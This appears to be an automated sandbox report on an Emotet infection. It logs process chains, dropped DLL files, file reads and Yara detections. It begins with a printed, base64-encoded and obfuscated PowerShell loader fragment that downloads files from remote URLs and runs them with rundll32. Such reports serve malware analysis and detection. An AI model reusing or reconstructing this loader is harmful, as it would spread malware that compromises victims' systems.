B0AG8AcgAnACsAJwBpAGEAJwArACcALgBnAHIAbwB3ACcAKQArACcAbAAnAC sAJwBhAGIAJwArACgAJwAuACcAKwAnAGUAcwAvAHcAcAAnACsAJwAtACcAKQ ArACcAYwBvACcAKwAnAG4AdAAnACsAJwBlAG4AJwArACcAdAAnACsAKAAnAC 8AaAAnACsAJwBHAGgAWQAnACkAKwAnADIALwAnACkALgAiAHIAYABlAHAAYA BMAEEAQwBlACIAKAAoACcAeAAgACcAKwAnAFsAJwArACgAJwAgAHMAaAAnAC sAJwAgAGIAJwApACkALAAoAFsAYQByAHIAYQB5AF0AKAAnAG4AagAnACwAJw B0AHIAJwApACwAJwB5AGoAJwAsACcAcwBjACcALAAkAE0AcgBpAHEAZAA1AD kALAAnAHcAZAAnACkAWwAzAF0AKQAuACIAcwBQAGwAYABpAHQAIgAoACQAQQ A3ADYAQgAgACsAIAAkAEkAaAB2ADgAOQBfAGcAIAArACAAJABRADcAXwBSAC kAOwAkAFYAOABfAEcAPQAoACgAJwBNACcAKwAnADUAMQAnACkAKwAnAFYAJw ApADsAZgBvAHIAZQBhAGMAaAAgACgAJABYAGoAOABzADEANQAxACAAaQBuAC AAJABLAHcAMwA3ADkANAB4ACkAewB0AHIAeQB7ACgALgAoACcATgBlACcAKw AnAHcALQBPAGIAagBlAGMAJwArACcAdAAnACkAIABzAFkAUwB0AEUAbQAuAG 4ARQBUAC4AdwBFAEIAQwBMAEkAZQBuAFQAKQAuACIAZABPAGAAdwBuAGAATA BPAGEARABmAGkAbABlACIAKAAkAFgAagA4AHMAMQA1ADEALAAgACQAQQBkAD EAcgBhADgAbgApADsAJABEADkANABKAD0AKAAnAEIAJwArACgAJwAzACcAKw AnADIARwAnACkAKQA7AEkAZgAgACgAKAAmACgAJwBHAGUAdAAtAEkAJwArAC cAdABlACcAKwAnAG0AJwApACAAJABBAGQAMQByAGEAOABuACkALgAiAEwAYA BFAG4AZwBgAFQASAAiACAALQBnAGUAIAAzADMAMQAyADAAKQAgAHsALgAoAC cAcgB1AG4AZABsACcAKwAnAGwAMwAnACsAJwAyACcAKQAgACQAQQBkADEAcg BhADgAbgAsACgAJwBBACcAKwAnAG4AeQAnACsAKAAnAFMAdABsACcAKwAnAG kAJwApACsAJwBuAGcAJwApAC4AIgB0AE8AUwBUAFIAYABpAG4ARwAiACgAKQ A7ACQAVgA3ADgAQgA9ACgAJwBTACcAKwAoACcAOAA1ACcAKwAnAEIAJwApAC kAOwBiAHIAZQBhAGsAOwAkAFYAOABfAFAAPQAoACcARgA2ACcAKwAnADcATA AnACkAfQB9AGMAYQB0AGMAaAB7AH0AfQAkAFEAMAA0AFYAPQAoACcASQAyAC cAKwAnADYAWgAnACkA
Imagebase:	0x13f280000
File size:	473600 bytes
MD5 hash:	852D67A27E454BD389FA7F02A8CBE23F

Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\Nk2duhb	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FEE823BEC7	CreateDirectoryW
C:\Users\user\Nk2duhb\Gxlh9ia	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FEE823BEC7	CreateDirectoryW
C:\Users\user\Nk2duhb\Gxlh9ia\E6_R.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FEE823BEC7	CreateFileW

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Nk2duhb\Gxlh9ia\E6_R.dll	unknown	4096	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 09 00 86 46 0b 60 00 00 00 00 00 00 00 00 e0 00 0e 21 0b 01 02 32 00 40 00 00 00 fa 04 00 00 00 00 00 50 19 00 00 00 10 00 00 00 50 00 00 00 00 00 10 00 10 00 00 00 02 00 00 03 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 b0 05 00 00 04 00 00 18 c6 05 00 02 00 00 00 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $.......PE..L....F.`.......... .!...2.@..........P........P..	success or wait	18	7FEE823BEC7	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Nk2duhb\Gxlh9ia\E6_R.dll	unknown	8708	10 50 ff 15 c4 61 00 10 8b 0d 30 60 00 10 51 ff 15 c4 61 00 10 e9 6b fe ff ff e8 11 fd ff ff c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00	.P...a....0`..Q...a...k....... ..E.*....E.*....E.*....E.*.... E.*....E.*....E.*....E.*....E. *....E.*....E.*....E.*....E.*. ...E.*....E.*....E.*....E.*... .E.*....E.*....E.*....E.*....E .*....E.*....E.*....E.*....E.* ....E.*....E.*....E.*....E.*.. ..E.*....E.*...	success or wait	29	7FEE823BEC7	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	7FEE80A5208	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	6304	success or wait	3	7FEE80A5208	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	7FEE81CA287	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	success or wait	4	7FEE823BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	781	end of file	1	7FEE823BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	end of file	1	7FEE823BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	success or wait	42	7FEE823BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	end of file	1	7FEE823BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	success or wait	7	7FEE823BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	542	end of file	1	7FEE823BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	end of file	1	7FEE823BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	success or wait	6	7FEE823BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	78	end of file	1	7FEE823BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	end of file	1	7FEE823BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	success or wait	7	7FEE823BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	310	end of file	1	7FEE823BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	end of file	1	7FEE823BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	success or wait	18	7FEE823BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	50	end of file	1	7FEE823BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	end of file	1	7FEE823BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	success or wait	7	7FEE823BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	end of file	1	7FEE823BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	success or wait	63	7FEE823BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	201	end of file	1	7FEE823BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	end of file	1	7FEE823BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	success or wait	22	7FEE823BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	409	end of file	1	7FEE823BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	end of file	1	7FEE823BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	success or wait	5	7FEE823BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	844	end of file	1	7FEE823BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	end of file	1	7FEE823BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	success or wait	5	7FEE823BEC7	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	360	end of file	1	7FEE823BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	end of file	1	7FEE823BEC7	ReadFile
C:\Windows\assembly\GAC_MSIL\System.Management.Automation\1.0.0.0__31bf3856ad364e35\System.Management.Automation.dll	unknown	4096	success or wait	1	7FEE81969DF	unknown
C:\Windows\assembly\GAC_MSIL\System.Management.Automation\1.0.0.0__31bf3856ad364e35\System.Management.Automation.dll	unknown	512	success or wait	1	7FEE81969DF	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4096	success or wait	1	7FEE823BEC7	ReadFile
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4096	end of file	1	7FEE823BEC7	ReadFile

Registry Activities

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 2832 Parent PID: 1296

General

Start time:	19:55:42
Start date:	26/01/2021
Path:	C:\Windows\System32\rundll32.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\system32\rundll32.exe' C:\Users\user\Nk2duhb\Gxlh9ia\E6_R.dll AnyString
Imagebase:	0xffe10000
File size:	45568 bytes
MD5 hash:	DD81D91FF3B0763C392422865C9AC12E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\Nk2duhb\Gxlh9ia\E6_R.dll	unknown	64	success or wait	1	FFE127D0	ReadFile
C:\Users\user\Nk2duhb\Gxlh9ia\E6_R.dll	unknown	264	success or wait	1	FFE1281C	ReadFile

Analysis Process: rundll32.exe PID: 2780 Parent PID: 2832

General

Start time:	19:55:43
Start date:	26/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\system32\rundll32.exe' C:\Users\user\Nk2duhb\Gxlh9ia\E6_R.dll AnyString
Imagebase:	0xa70000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000007.00000002.2102076691.0000000000170000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000007.00000002.2102719700.0000000010000000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000007.00000002.2102091974.0000000000190000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	moderate

Analysis Process: rundll32.exe PID: 2896 Parent PID: 2780

General

Start time:	19:55:47
Start date:	26/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Users\user\Nk2duhb\Gxlh9ia\E6_R.dll',#1
Imagebase:	0xa70000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000008.00000002.2114421803.00000000001F0000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000008.00000002.2117996445.0000000010000000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000008.00000002.2114399878.0000000000190000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 2936 Parent PID: 2896

General

Start time:	19:55:53
Start date:	26/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Agilzgamuljjdwml\mwfcqgtqrgsdamx.pjv',NRUAmATPeNJ
Imagebase:	0xa70000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000009.00000002.2125204739.0000000000210000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000009.00000002.2128583729.0000000010000000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000009.00000002.2125222649.0000000000230000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	moderate

Analysis Process: rundll32.exe PID: 2480 Parent PID: 2936

General

Start time:	19:55:58
Start date:	26/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Agilzgamuljjdwml\mwfcqgtqrgsdamx.pjv',#1
Imagebase:	0xa70000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000A.00000002.2135567121.0000000000210000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000A.00000002.2135550534.00000000001F0000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000A.00000002.2137671003.0000000010000000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 1948 Parent PID: 2480

General

Start time:	19:56:03
Start date:	26/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Obbeicpozdckojlb\bhzpo.yca',VDZITWzoE
Imagebase:	0xa70000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000B.00000002.2149727008.0000000000200000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000B.00000002.2151547723.0000000010000000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000B.00000002.2149672448.00000000001E0000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	moderate

Analysis Process: rundll32.exe PID: 2844 Parent PID: 1948

General

Start time:	19:56:09
Start date:	26/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Obbeicpozdckojlb\bhzpo.yca',#1
Imagebase:	0xa70000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000C.00000002.2165744116.0000000010000000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000C.00000002.2160551478.0000000000210000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000C.00000002.2160390338.00000000001A0000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 3028 Parent PID: 2844

General

Start time:	19:56:14
Start date:	26/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Bpqpm\gwvn.lsl', KCoulWayDpJU
Imagebase:	0xa70000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000D.00000002.2169811211.00000000001D0000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000D.00000002.2169787783.00000000001A0000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000D.00000002.2170530219.0000000010000000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	moderate

Analysis Process: rundll32.exe PID: 3000 Parent PID: 3028

General

Start time:	19:56:19
Start date:	26/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Bpqpm\gwvn.lsl',#1
Imagebase:	0xa70000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000E.00000002.2182561871.00000000001E0000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000E.00000002.2182761575.0000000000200000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000E.00000002.2184882219.0000000010000000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 2260 Parent PID: 3000

General

Start time:	19:56:24
Start date:	26/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Upjyf\ffrm.rmq',iFoslrVsudBDI
Imagebase:	0xa70000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000F.00000002.2192714957.0000000000210000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000F.00000002.2192700429.0000000000190000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000F.00000002.2193587143.0000000010000000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	moderate

Analysis Process: rundll32.exe PID: 1756 Parent PID: 2260

General

Start time:	19:56:30
Start date:	26/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Upjyf\ffrm.rmq',#1
Imagebase:	0xa70000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000010.00000002.2340896532.0000000010000000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000010.00000002.2339373586.0000000000230000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000010.00000002.2339389951.0000000000250000.00000040.00000001.sdmp, Author: Joe Security

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Disassembly

Code Analysis